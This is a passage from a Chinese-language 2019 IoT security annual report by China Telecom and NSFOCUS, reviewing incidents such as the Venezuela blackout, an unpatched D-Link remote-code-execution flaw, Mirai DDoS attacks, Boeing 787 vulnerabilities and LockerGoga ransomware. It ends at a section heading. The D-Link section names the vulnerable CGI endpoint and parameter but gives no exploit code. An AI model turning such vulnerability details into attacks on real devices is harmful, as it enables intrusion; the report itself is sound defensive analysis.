


2019

物联网安全年报

Annual IoT Cybersecurity Report





关于中国电信网络与信息安全研究院

中国电信网络与信息安全研究院，负责全面支撑中国电信大网的安全运营，发挥央企责任，营造清朗网络空间。终端安全研究所主要负责泛智能终端和设备的安全技术研究，包括物联网和智慧家庭等终端设备，以及终端安全检测、身份认证技术、密码技术的应用研究、工业互联网安全研究等。



关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（以下简称绿盟科技公司），成立于 2000 年 4 月，总部位于北京。公司于 2014 年 1 月 29 日在深圳证券交易所创业板上市，证券代码：300369。绿盟科技在国内设有 40 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供全线网络安全产品、全方位安全解决方案和体系化安全运营服务。公司在美国硅谷、日本东京、英国伦敦、新加坡设立海外子公司，深入开展全球业务，打造全球网络安全行业的中国品牌。

版权声明

为避免合作伙伴及客户数据泄露，所有数据在进行分析前都已经过匿名化处理，不会在中间环节出现泄露，任何与客户有关的具体信息，均不会出现在本报告中。

目录

执行摘要	2
1. 2019 年重大物联网安全事件回顾	5
1.1 委内瑞拉和纽约的大规模停电事件	6
1.1.1 事件回顾	6
1.1.2 小结	8
1.2 受远程代码执行问题影响的 D-Link 路由器将不会被修复	8
1.2.1 事件回顾	8
1.2.2 原理简述	8
1.2.3 小结	9
1.3 物联网僵尸网络再次发起大规模 DDoS 攻击	9
1.3.2 事件回顾	9
1.3.1 原理简述	10
1.3.3 小结	10
1.4 泄露代码暴露波音 787 系统中存在多个漏洞	11
1.4.1 事件回顾	11
1.4.2 原理简述	11
1.4.3 小结	12
1.5 LockerGoga 的勒索软件疑屡次攻击工厂	13
1.5.1 事件回顾	13
1.5.2 原理简述	13
1.5.3 小结	14
1.6 WS-Discovery 服务首次被发现用于 DDoS 反射攻击	14
1.6.1 事件回顾	14
1.6.2 原理简述	15
1.6.3 小结	15
1.7 黑客使用弱口令接管了 29 个 IoT 僵尸网络	15
1.7.1 事件回顾	15
1.7.2 原理简述	16
1.7.3 小结	17

▶▶ 目录 CONTENTS

1.8 日本通过法律修正案，允许政府入侵物联网设备	17
1.8.1 事件回顾	17
1.8.2 小结	17
1.9 总结	18
2. 物联网资产暴露情况分析	19
2.1 引言	20
2.2 国内 IPv4 物联网资产实际暴露情况	20
2.3 亚太部分地区 IPv4 物联网资产实际暴露情况	21
2.4 IPv6 物联网资产实际暴露情况研究	23
2.4.1 IPv6 地址简介	23
2.4.2 从已知 IPv6 地址集中发现物联网资产	26
2.4.3 基于 IPv6 地址生成特征的启发式测绘	28
2.4.4 基于 UPnP 双栈服务的启发式测绘	30
2.5 小结	35
3. 物联网威胁分析—漏洞篇	36
3.1 引言	37
3.2 物联网漏洞及利用情况	37
3.2.1 NVD 漏洞情况	37
3.2.2 Exploit-DB 的 PoC 情况	38
3.2.3 物联网终端固件风险分析	39
3.3 物联网漏洞利用整体情况	42
3.4 重点物联网漏洞利用情况	44
3.4.1 Eir D1000 路由器漏洞利用情况	44
3.4.2 磊科路由器后门利用情况	47
3.5 小结	51
4. 物联网威胁分析—协议篇	52
4.1 引言	53

▶ 目录 CONTENTS

4.2 针对 Telnet 协议的威胁分析	53
4.2.1 攻击源活跃情况	53
4.2.2 攻击源国家分布	54
4.2.3 攻击源开放端口分布	55
4.2.4 攻击源设备类型分布	55
4.2.5 攻击源爆破弱口令分析	56
4.2.6 利用 Telnet 协议的攻击行为分析	57
4.3 针对 WS-Discovery 协议的威胁分析	57
4.3.1 WS-Discovery 暴露情况分析	57
4.3.2 WS-Discovery 反射攻击分析	59
4.4 针对 UPnP 协议的威胁分析	62
4.4.1 UPnP 暴露情况分析	62
4.4.2 UPnP 端口映射服务威胁分析	65
4.4.3 针对 UPnP 漏洞的恶意行为分析	71
4.5 小结	74
5. 面向物联网终端的安全防护机制	75
5.1 引言	76
5.2 物联网基础设施安全防护	76
5.3 物联网终端的防护体系	77
5.4 物联网终端的信息保护	79
5.4.1 防护思路	79
5.4.2 防护方式	82
5.5 终端异常检测和处置	86
5.5.1 信息采集	86
5.5.2 策略下发与安全处置	88
5.6 总结	89
附录：名词释义	91
参考文献	93

执行摘要

随着物联网的不断发展，物联网安全也被越来越多的人所关注。我们于 2016 年发布《物联网安全白皮书》，进行物联网安全的科普介绍；于 2017 年发布《2017 物联网安全年报》，关注物联网资产在互联网上的暴露情况、物联网设备脆弱性以及相关风险威胁分析；于 2018 年发布《2018 物联网安全年报》，关注物联网资产在互联网上的实际暴露情况，通过将物联网资产与威胁情报相关联，得到其面临威胁的整体情况，并重点对物联网应用中常见的 UPnP 协议栈的安全性进行了分析。2019 年，我们继续深入研究物联网资产、风险和威胁：在物联网资产测绘方面，我们更新了 IPv4 网络中物联网资产的实际暴露数据，此外还研究了 IPv6 网络中的物联网资产暴露情况；在威胁分析方面，我们分别从漏洞利用和协议利用两个角度，对捕获到的相关物联网威胁事件和威胁源进行了分析。最后，我们给出了以物联网终端为核心的物联网终端安全防护解决方案。

报告中的主要内容如下：

1. 本文对 2019 年的重大物联网安全事件进行了回顾。委内瑞拉的停电事件、物联网僵尸网络和勒索软件大规模攻击事件、波音系统被爆出严重漏洞，这几个事件均表明当前物联网安全形势依然严峻；D-Link 终端更新问题说明大批量已经不再更新维护的终端如果不经过有效治理，将长期存在脆弱性和风险；黑客能接管数十个僵尸网络也说明可以从技术上通过攻击僵尸网络的方式，以攻代守，进而治理僵尸网络；众多的安全事件表明，安全风险源头均指向了脆弱的物联网终端，可能是考虑到物联网终端安全形势严峻，美国和日本在 2019 年颁布了法令和政策以对物联网终端进行治理。
2. 如果使用历史数据来描绘暴露资产情况，会导致统计结果要高于实际暴露数量。《2018 物联网安全年报》中，我们对物联网资产的网络地址变化情况进行了分析，得到了物联网资产的实际暴露情况，本文对去年的数据进行了更新。国内来看，暴露设备类型最多的是摄像头，其次是路由器，台湾省暴露的物联网资产最多，约占国内总量的 30%。
3. 随着物联网应用的蓬勃发展、IPv4 地址的耗尽，IPv6 普及已成必然趋势，IPv6 网络上暴露的物联网资产将成为攻击者的重点目标，所以能够对 IPv6 资产和服务做准确的测绘，对于网络安全具有着重要的意义。我们对 IPv6 扫描方法进行了介绍，并对我们已经找到的物联网 IPv6 资产进行了分析，我们找到的暴露资产以 IP 电话和视频监控设备为主，虽然相比于 IPv4 暴露的数

▶▶ 执行摘要

量并不多，但相信随着 IPv6 的普及，必将会有大量物联网资产暴露出来，需要引起相关机构的重视。

4. 在绿盟威胁捕获系统中，我们共捕获到 30 余种针对物联网漏洞的利用行为，其中以远程命令执行类漏洞居多。这也说明了，从公网物联网安全态势的角度来讲，虽然每年都会有几百到几千不等的物联网漏洞被公开，但是真正能够造成大范围影响的漏洞并不多。另外我们发现，已经捕获的漏洞利用所对应目标设备以路由器和视频监控设备为主，这也与互联网上暴露的物联网设备主要为路由器和视频监控设备一致，说明攻击者偏向于对暴露数量较多的设备进行攻击，从而扩大其影响范围。
5. 本文对一些重点和高危物联网服务进行了分析，包括 Telnet、WS-Discovery 和 UPnP。整体来看，上半年对于 Telnet 服务的利用情况逐月增加，在 8 月份活跃的攻击者最多，直到下半年攻击者的数量才有所减少。通过对攻击者的弱口令分析，可以得出攻击者主要还是以攻击开放 Telnet 服务的物联网设备为主的结论。自 WS-Discovery 反射攻击在 2019 年 2 月被百度安全研究人员披露以来，下半年利用 WS-Discovery 进行反射攻击的事件明显增多。绿盟威胁捕获系统捕获的 WS-Discovery 反射攻击事件从 8 月中旬开始呈现上升趋势，9 月份之后增长快速，需要引起安全厂商、服务提供商、运营商等相关机构足够的重视。UPnP 服务的暴露数量较去年减少约 22%，但依旧在两百万量级，其带来的风险不容小觑。从国家分布来看，俄罗斯的暴露数量变化最为明显，相比去年下降了 84%，因此，我们推测俄罗斯安全相关部门推动了对于 UPnP 的治理行为。这也在一定程度上反应出物联网威胁正在从监测走向治理。
6. 本文对面向物联网终端的安全防护机制进行了介绍，包括物联网终端的信息保护和物联网终端的异常分析。终端的安全得到保障，整个物联网的安全将有一个坚实的基石，其在认证、加密、取证等各方面的需求将一步一步在各个环节得到保障。作为安全厂商，需要不断地和终端厂商合作，一致解决终端的安全问题，强化云端的安全分析能力，为物联网安全保驾护航。

总体来说，物联网安全形势依旧严峻，物联网安全防护任重道远，国家、企业和公民均需要不断努力，从而降低物联网所面临的风险。国家层面，政府、立法机构等相关部门需要逐步完善物联网安全方面的法规、政策，以推动物联网生态的安全建设；企业应不断加强人员、设备的管理规范，甚至需要付出成本以降低 DDoS、勒索软件带来的损失；公民需要加强安全意识，购买相关的产品时需要考虑设备的安全性可能给自己带来的损失，在力所能及的情况下，了解已购设备的配置项，降低因配置不当带来的风

▶▶ 执行摘要

险。由于攻击者偏向于攻击暴露数量较多的存在漏洞的设备，从治理的角度来讲，应对互联网上暴露数量较多的设备的治理放在优先级较高的位置。

最后，我们有如下预测：

物联网资产暴露数量依旧很多，针对物联网资产的漏洞利用层出不穷，政府相关部门、电信运营商、安全公司和用户的联动将会越来越多地出现在对于物联网风险的治理上。

类似 WS-Discovery 反射攻击这种利用物联网资产进行攻击的新型攻击方法将会随着物联网设备的增多而不断出现，暴露数量多并且之前并未引起足够关注的物联网资产需要重点关注。

虽然 IPv6 地址也存在动态变化的情况，但随着 IPv6 的大力推广，我们已发现的 IPv6 环境下的物联网资产只是冰山一角，会有更多的物联网资产暴露出来，未来将会出现更多 IPv6 环境下利用物联网资产的攻击事件。

1

2019年重大物联网安全事件回顾



► 2019 年重大物联网安全事件回顾

随着 CVE 漏洞的披露数量逐年增加，黑客发起的攻击行为也在逐年增加。2019 年 10 月 15 日，卡斯基检测到，2019 年上半年针对物联网终端的攻击数量比 2018 年上半年增长了 9 倍^[1]。2019 年，在大小不一的 323 起物联网相关的安全事件中，发动 DDoS、勒索软件攻击等活动的事件达到了 69 起，占总数的 21.3%。从这两年的物联网安全事件^[2]中也能明显体会到，物联网中暴露的安全问题已经严重威胁到个人、企业甚至国家的安全。相比 2018 年，在 2019 年日本和美国采取相应的政策，甚至颁布法令来促进物联网终端的安全建设，以应对日益严重的物联网安全形势。

本章列举了 2019 年比较重大的物联网安全事件，通过回顾相关的安全事件，读者可了解到当前的物联网安全形势¹。

观点 1：2019 年，基于物联网终端的攻击事件频发，大规模攻击不时见诸报端。由于物联网终端的更新维护非常困难，可预见相关攻击事件会长期存在。相比 2018 年，美日中在政策和法律法规层面对终端安全愈加重视。

1.1 委内瑞拉和纽约的大规模停电事件

1.1.1 事件回顾

从 2019 年 3 月 7 日傍晚（当地时间）开始，委内瑞拉国内，包括首都加拉加斯在内的大部分地区，持续停电超过 24 小时^[6]。在委内瑞拉 23 个州中，一度有 20 个州全面停电。停电导致加拉加斯地铁站无法运行，造成大规模交通拥堵，学校、医院、工厂、机场等都受到严重影响，手机和网络也无法正常使用。

2019 年 3 月 11 日晚，委内瑞拉总统马杜罗表示电力系统遭遇了三个阶段攻击。第一阶段是发动网络攻击，主要针对西蒙·玻利瓦尔水电站，即国家电力公司（CORPOELEC）位于玻利瓦尔州古里水电站的计算机系统中枢，以及连接到加拉加斯（首都）控制中枢发动网络攻击；第二阶段是发动电磁攻击，“通过移动设备中断和逆转恢复过程”；第三阶段是“通过燃烧和爆炸”对米兰达州 Alto Prado 变电站进行破坏，进一步瘫痪了加拉加斯的所有电力。图 1.1 是当时委内瑞拉发生三次断电的电力走势图^[7]：

1 除了这些重大的安全事件意外，一些有意思的研究因影响力不严重，并没有列出，比如 NCSC 发布最常被黑客入侵的密码列表^[3]，研究者利用功率波动识别嵌入式系统中恶意软件^[4]，利用 Mirai Bot 自身的一个漏洞使其 DOWN 掉^[5]等等。

▶▶ 2019 年重大物联网安全事件回顾




图 1.1 委内瑞拉发生三次断电的电力走势图

委内瑞拉导致如此大规模停电的真正原因仍然不能确定。从内因看，委内瑞拉电力基础设施薄弱，设备维护不到位，技术人员水平低下，工业控制系统防护不足等因素，都是影响电厂稳定工作的巨大隐患，尤其电能关系着人们生活、生产、医疗等方方面面，一旦出现问题将会给整个国家带来不可估量的损失^[7]。但本事件背后也有可能存在外因，反映出的是国家之间的对抗，地缘政治导致网络空间冲突。马杜罗 3 月 12 日再次透露，攻击的源头来自休斯顿和芝加哥，很可能是在五角大楼的命令下，由美军南方司令部直接发动的此次攻击。

就在委内瑞拉停电事件后的四个月，2019 年 7 月 13 日傍晚 6 时 47 分^[8]，美国纽约曼哈顿中城与上西区也发生大规模停电，曼哈顿中心地带的时代广场、地铁站、电影院、百老汇等大片区域陷入黑暗，最严重时大约有 73000 用户受到影响。巧合的是在 42 年前的同一天（1977 年 7 月 13 日），纽约也同样发生了严重的大规模停电，导致当时在混乱中发生了 1000 多起纵火案和 1600 多家商店遭到洗劫，损失超过 3 亿美元。如此诡异的巧合，让此次停电的原因“扑朔迷离”。有人认为这是一起网络攻击，有人认为是蓄谋已久的恐怖袭击，也有人将其定义为“伊朗对美国的报复”等等。不过，随着纽约市长白思豪（Bill de Blasio）在媒体发布会上讲话，停电的真正原因是某变压器起火。虽然，这次纽约停电不是一场人为恶意攻击，但同样为基础设施的安全性敲响警钟。

► 2019 年重大物联网安全事件回顾

1.1.2 小结

乌克兰电厂攻击事件之后，全国大范围断电的桥段又在委内瑞拉和纽约上演。电力系统作为国家重要基础设施，关乎民生，更关乎国家安全。这几起电力领域的安全事件反映出传统工控系统接入互联网时存在的重大安全隐患，同样也说明以物联网、工业互联网为支撑技术的关键基础信息系统已经成为了海陆空天外国家间对抗的重要战场。强化物联网设施和应用的防御和应急响应能力，保障国家安全，刻不容缓。

1.2 受远程代码执行问题影响的 D-Link 路由器将不会被修复

1.2.1 事件回顾

2019 年 9 月，网络安全公司 Fortinet 的 FortiGuard 实验室在 D-Link 产品中发现了一个未经身份验证的远程执行代码漏洞^[10]，许多 D-Link 产品，包括但不限于 DIR-655C，DIR-866L，DIR-652 和 DHP-1565，均受该漏洞的影响^[11]。FortiGuard 于 9 月 22 日向厂商报告了 D-Link 漏洞，次日厂商承认了该漏洞的存在，但 9 月 25 日厂商声明该产品已停产，因此不会发布补丁，最终 10 月 3 日厂商公开发布该问题并发布了通报。

目前，D-Link 于 2019 年 11 月 19 日更新了公关声明，表示 DIR-866，DIR-655，DHP-1565，DIR-652，DAP-1533，DGL-5500，DIR-130，DIR-330，DIR-615，DIR-825，DIR-835，DIR-855L 和 DIR-862 都具备潜在的漏洞，但因为产品已达到寿命终止的状态，D-Link 将不再为其提供更新以解决漏洞问题。

1.2.2 原理简述

一些 D-Link 路由器包含的 CGI 功能以 `/apply_sec.cgi` 的形式向用户公开^[12]，并由二进制文件 `/www/cgi/ssi` 分发到设备上。通过对易受攻击的路由器的 `/apply_sec.cgi` 页执行 HTTP POST 请求，远程未经身份验证的攻击者可能能够在受影响的设备上以 root 特权执行命令，此 CGI 代码包含两个缺陷：

1. 该 `/apply_sec.cgi` 代码暴露在未经授权的用户。
2. `ping_test` 操作的 `ping_ipaddr` 参数无法正确处理换行符

1.2.3 小结

物联网设备通常具备非常久的使用周期，因此互联网中暴露着很多已经停产、官方不提供软件更新的设备。厂商不提供更新，漏洞没有被修复，意味着这种设备一旦暴露，极有可能成为僵尸主机，被用于 DDoS 等攻击行为，物联网僵尸网络经久不衰，物联网安全事件频发，与大量“孤老”的物联网设备不无关系，这种现象也是物联网安全治理面临的一个巨大的挑战。

1.3 物联网僵尸网络再次发起大规模 DDoS 攻击

1.3.1 事件回顾

2019 年 7 月 24 日，网络安全公司 Imperva 公司表示，他们一个娱乐行业的 CDN 客户在 2019 年四月至五月期间受到了大规模 DDoS 攻击^[13]。该攻击针对站点的身份验证组件，由一个僵尸网络领导，该僵尸网络协调了 402000 个不同的 IP，发动了持续 13 天的 DDoS 攻击，并达到了 29.2 万 RPS¹ 的峰值流量和每秒 5 亿个数据包的攻击峰值，这是 Imperva 迄今为止观察到最大的应用层 DDoS 攻击，如图 1.2 所示。




图 1.2 Mirai 僵尸网络攻击的峰值

1 RPS: Requests Per Second（每秒请求个数），Imperva 用 RPS 衡量应用层 DDoS 攻击的大小。

► 2019 年重大物联网安全事件回顾

1.3.2 原理简述

Imperva 分析发现进行攻击的 IP 地址主要来源是巴西，攻击者使用了与其娱乐行业客户应用程序相同的合法 User-Agent 来掩盖其攻击。一段时间内，攻击针对流应用程序的身份验证组件，由于不确定攻击者的意图是暴力攻击还是 DDoS 攻击，导致没有准确的缓解机制。

最终，通过寻找攻击 IP 的共同点，Imperva 发现，大多数 IP 具有相同的开放端口：2000 和 7547，而根据网络安全博客 Recorded Future^[14] 的说法，2000 端口通常为 MikroTik 的带宽测试服务器协议，所有被感染的 MikroTik 设备均以打开 TCP 2000 端口。这表明 Imperva 发现的 DDoS 攻击极有可能与受 Mirai 恶意软件感染的物联网设备相关。

1.3.3 小结

相比传统的 PC 设备，物联网设备虽然通常性能较弱，但近年来，它们给物联网带来的威胁和损失不容忽视。类似基于 Mirai 的僵尸网络，正逐渐把物联网设备纳入其僵尸主机的范围，将其用于 DDoS 攻击，次数频繁，攻击峰值屡创新高。

自从 Mirai 源码 2016 年被公开后，出现了大量将各种新 CVE 利用加入武器库以加速传播的 Mirai 变种。虽然距离 Mirai 的作者被捕已经过了两年，但基于 Mirai 源码的僵尸网络，非但没有减少，其规模反而持续扩大，不断刷新 DDoS 攻击的带宽记录。我们分析出现该现象的原因首先是物联网设备有数量多、分布广的特点，非常适合 DDoS 的攻击场景；第二，摄像头、路由器等物联网设备通常生命周期长，人机交互程度低，一旦被恶意软件攻陷，很长一段时间内难以被发现和清除，将成为顽固的僵尸主机；最后，物联网设备不同于桌面机或服务器，没有杀毒软件等防护措施，更容易被攻陷。因此，多方面原因综合导致物联网设备逐渐成为 DDoS 攻击的主力，对 Mirai 等物联网僵尸网络的治理，需要设备厂商、运营商、用户等多方共同努力。

1.4 泄露代码暴露波音 787 系统中存在多个漏洞

1.4.1 事件回顾

在 2019 年的 Black Hat 黑客大会^[15]上，来自 IOActive 的研究人员公布了波音 787 部分组件的安全漏洞，研究人员声称利用这些漏洞可以对飞机的其他关键安全系统发送恶意指令，从而对飞机造成危害。泄露的波音 787 代码来自位于波音公司网络中的一台未加固的服务器，于 2018 年被安全研究人员发现的。

早在 2015 年，就有研究人员在乘坐联合航空的航班时^[16]，对机上系统总线进行渗透。该研究人员通过自定义适配器连接到机上娱乐系统，并借此对飞行管理系统进行入侵。虽然后面的调查显示这位研究人员并没有设法劫持或篡改飞行管理系统，但这起事件证明了针对飞机的入侵行为是可能的。

1.4.2 原理简述

研究人员发现，波音 787 客机的 CIS/MS (Crew Information Service/Maintenance System) 组件中，存在多个内存破坏漏洞，攻击者可以利用这些漏洞对波音客机的机身网络总线进行渗透，向机身的关键系统（如引擎、刹车、传感器等）发送恶意指令，造成安全威胁。存在安全漏洞的 CIS/MS 组件位于飞机的两路通讯总线的边界上，攻击者可以通过远程、物理等多种方式实现成功入侵。

本事件所涉及的主要组件采用了 VxWorks 系统，存在漏洞的二进制文件未开启 NX、调用栈保护等防护措施，导致攻击者通过一个常见的内存漏洞就能够劫持程序执行。研究人员在 CIS/MS 组件中，发现了数百个存在风险的函数引用，如未检验长度的字符串处理函数等。同时，此组件还存在一些常见的二进制应用漏洞如缓冲区溢出、内存越界读写、整数溢出等。

研究人员公开了四个可供利用的漏洞，并将其组成了攻击链，以 TFTP 服务栈溢出获得执行权限，继而通过 VxWorks 的内核漏洞提权，获得飞机内部网络的控制权。

►► 2019 年重大物联网安全事件回顾




图 1.3 通过 CIS/MS 组件飞机渗透内部网络的攻击链

1.4.3 小结

有相当数量的物联网系统和应用的开发者并没有安全编码的经验，有大量的物联网产品没有经过代码审计、安全测试等流程，这也是物联网安全问题频发、物联网设备安全防护水平低下的重要原因之一。

嵌入式设备与 PC、智能手机的系统架构不同，安全机制与漏洞缓解措施相对更少，一个很小的脆弱点就能够导致整个系统的安全性遭到破坏。与其他物联网设备一样，飞机中的信息和自动化系统同样也会遭到攻击者的入侵。而飞机一旦被攻击者控制，很可能带来灾难性的后果，需要我们百分之百的谨慎。

从本事件得到的启发是，在开发的环节，团队应有良好的编程习惯与安全开发思想，在编译时开启必要的防护措施，都能够大大降低漏洞风险。从维护的角度上，在整个系统的多个节点上部署防护措施，实现纵深防御，也能够缓解系统单点被入侵后能够造成的损失。

1.5 LockerGoga 的勒索软件疑屡次攻击工厂

1.5.1 事件回顾

2019年1月24日，法国的Altran Technologies遭受了LockerGoga恶意攻击^[17]，2019年3月19日，全球最大铝生产商Norsk Hydro遭到黑客攻击，全球范围内的机器被恶意软件感染，导致部分机器无法运转，工厂生产方式由自动化转为手动，大大降低了其生产效率。不仅是挪威的铝厂，其攻击手法疑似LockerGoga。2019年3月12日，美国的两个化工厂Hexion和Momentive也遭受疑似LockerGoga勒索软件攻击^[18]。不到两个月，四家欧美工厂便遭受了勒索攻击，这种破坏型的勒索软件，给企业带来了巨大的损失。2019年7月23日^[19]，有报道称挪威铝厂的损失达到了6350-7500万美元，但具体损失无法准确给出，因为用来计算收益的计算系统也被勒索软件入侵。

1.5.2 原理简述

LockerGoga的特点在于：遭受它攻击的计算机系统将无法再次正常启动，具备很强的破性。所以挪威的铝厂才会损失高达数亿元。2019年4月11日^[20]，瑞星对该勒索软件做了详细的分析，本节简要介绍一下该勒索软件的攻击原理。

该勒索软件的运行效果分两个阶段：第一阶段把病毒程序复制到缓存目录“C:\Users\Administrator\AppData\Local\Temp”下；第二阶段扫描大量文档类、源码类的文件并用AES加密，AES密钥是随机生成，公钥加密AES密钥后，把加密的AES密钥附加到文件末尾；当这两个阶段完成时，一些系统文件已经被加密了，一些关键文件也就无法被操作系统和应用程序访问。如果此时重启系统，系统将启动失败，如图1.4所示。




图 1.4 计算机系统被 LockerGoga 攻击后重启失败

► 2019 年重大物联网安全事件回顾

1.5.3 小结

